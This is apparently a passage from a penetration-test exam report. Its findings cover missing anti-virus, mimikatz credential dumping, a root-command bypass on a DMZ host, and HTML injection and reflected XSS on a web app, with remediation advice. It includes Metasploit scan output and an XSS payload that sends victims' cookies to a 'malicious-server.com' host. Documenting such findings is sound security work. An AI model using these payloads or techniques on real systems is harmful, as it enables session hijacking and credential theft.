

Figure 23: proxychains ssh 10.185.11.127

List of Hosts Identified

10.185.10.55

Recommendation

Making sure that the winscp application running on the 10.185.10.55 host was fully patched and at its latest version would most likely have prevented me from being able to pull the SSH credentials from it using the Metasploit post exploitation module.

4.9 No Anti Virus Installed

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Security Misconfiguration

Explanation of Issue

No anti-virus software was found to be running in the target host. The system could become infected with malware, or an attacker could place malicious applications on the affected systems which could go undetected.

Payloads generated by msfvenom as well as hacking tools installed on the OS were allowed to be executed unrestricted.

List of Hosts Identified

foophonesels

Recommendation

Install some kind of anti virus solution on the host which would stop the running of executables.

4.10 No Anti Virus Installed

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Security Misconfiguration

Explanation of Issue

No anti-virus software was found to be running in the target host. The system could become infected with malware, or an attacker could place malicious applications on the affected systems which could go undetected.

It was possible to run malicious executables such as 'mimikatz' binary which extracts clear-text credentials from memory. Being able to run Mimikatz on this engagement allowed me to dump all the cleartext credentials to memory from the compromised machine.

List of Hosts Identified

10.185.10.34

Recommendation

Install a form of anti-virus on the host machine one that will preferably stop the running of executables.

4.11 Privilege Escalation Bypass

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Security Misconfiguration

Explanation of Issue

The final box and exam objective was the server in the DMZ which thanks to finding the winscp credentials and extracting them I now had access to.

Upon gaining initial access via ssh with the found credentials I could see with the ID command that I was not root I was simply the user Jeremy on the machine. With the ls command I discovered a file called z-cmd.php which I then proceeded to cat the file showing that Jeremy had put through a bypass in order for him to be able to run root commands on the machine as himself.

```
netstat -tulpn
```

The output of this command on the box showed me that a server was running locally on port 8989.

```
msf5 post(multi/gather/ping_sweep) > set SESSION 5
SESSION => 5
msf5 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 10.185.11.0/24
[+]     10.185.11.1 host found
[+]     10.185.11.127 host found
^C[*] The following Error was encountered: Interrupt
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_pingback_access                   normal  Yes    Wordpress Pingback Locator
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal  Yes    NAT-PMP External Port Scanner
   2  auxiliary/scanner/portscan/ack                                     normal  Yes    TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce                               normal  Yes    FTP Bounce Port Scanner
   4  auxiliary/scanner/portscan/syn                                     normal  Yes    TCP SYN Port Scanner
   5  auxiliary/scanner/portscan/tcp                                     normal  Yes    TCP Port Scanner
   6  auxiliary/scanner/portscan/xmas                                    normal  Yes    TCP "XMas" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner                       normal  No     SAPRouter Port Scanner


msf5 post(multi/gather/ping_sweep) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       10.185.10.34     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.185.11.127
RHOSTS => 10.185.11.127
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 20
THREADS => 20
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.185.11.127:443     - 10.185.11.127:22 - TCP OPEN
```

Figure 24: DMZ-Network-Ping-Sweep and Port Scan



Figure 25: Privilege Escalation — running root commands on box



Figure 26: 10.185.11.127 – bypass to execute root commands on the box



Figure 27: Total Shells-Sessions-End of Exam

List of Hosts Identified

10.185.11.127

Recommendation

Having a text file within the host itself explaining how to run root commands on a box is a bad idea for any potential threat actor that then gains access to the box also has a way of easily running root commands. A work around to run root commands for a normal user should not be in place at all if Jeremy needs to run root commands he should either sign in as root to begin with or give himself adequate permissions.

4.12 Windows Plain Text Passwords Stored In Memory

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Weak Authentication

Explanation of Issue

By default, Windows systems store user's plain text passwords in memory whenever they are logged in. The purpose of this is to facilitate single-sign-on functionality when using authentication protocols that require knowledge of the plain text password such RDP and HTDigest.

Although the passwords are theoretically encrypted in memory, the decryption key is also stored in memory rendering the encryption mere obfuscation.

Using tools such as 'mimikatz', these plain text passwords can be extracted from memory and displayed. The passwords can then be used to attack other systems.

Although the passwords extracted would be considered good passwords, insecure storage such as this renders password strength irrelevant.



Figure 28: mimikatz-memory-dump-msv

List of Hosts Identified

10.185.10.34

Recommendation

This again is a built in Windows feature although it is advised as mentioned before to install an anti-virus solution.

4.13 HTML Injection

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Code Injection	CVSS:	7.8

Explanation of Issue

As well as directly parsing and executing any Javascript payload unrestricted. It is immediately clear upon browsing to the first page of the application that HTML including tags are directly rendered by the browser via the welcome parameter in the URL. In fact the welcome parameter directly echos a message to the applications page which can be directly edited by anyone in the URL. As a proof of concept that the browser rendered and interpretered HTML code literally I inserted a message within <h1></h1> tags and sure enough my message was displayed in bold on the applications page.

```
http://foophonesels.com/welcome.php?welcome=<h1>This is a test</h1>
```

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.8	Base Vector:	AV:A/AC:L/Au:N/C:C/I:C/A:N
Overall Score:	7.8		

Recommendation

When returning user input to any page, ensure that all special HTML characters are converted to HTML entities, so they are not rendered as part of an HTML tag. Depending on the programming language being used, there are different libraries/functions for doing this that can be used.

At the very least, the characters & (ampersand), “ (double quote), ‘ (single quote), < (less than), and > (greater than) should be converted to their HTML entity counterparts. Many web application programming languages provide their own functions or libraries for securely outputting user input. An application should not rely on custom filtering or whitelisting/blacklisting alone to detect such input.

4.14 Reflective Cross Site Scripting (XSS)

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Code Injection	CVSS:	7.8

Explanation of Issue

The welcome parameter within the the web applications URL was found to not correctly sanitise inserted Javascript code entered by the user making it vulnerable to Reflective XSS. A client side attack allowing an attacker to insert malicious payloads, craft the URL containing the request and target users of the application via social engineering.

For example, it is possible to issue the following request: http :// foophonesels.com/welcome.php?welcome=<script>alert(”xss
Which results in the server returning the alert message in the browser within the form of an alert box. The returned error message does not correctly sanitise the response, and thus any Javascript or HTML code entered in the original URL will be returned and could potentially be parsed by the client browser. The above example is not particularly malicious however any type of payload is possible

```
<script>
window.location="http://malicious-server.com/?cookie=" + document.cookie
</script>
```

The following payload if added to the welcome parameter and sent to the victims browser allows the attacker to steal the victims session cookies via the document.cookie property. The window.location property simply references the object location. Social engineering the victim to click will steal the cookies and send them to a server that the attacker controls, he can then use these to authenticate with the application and impersonate the victim.

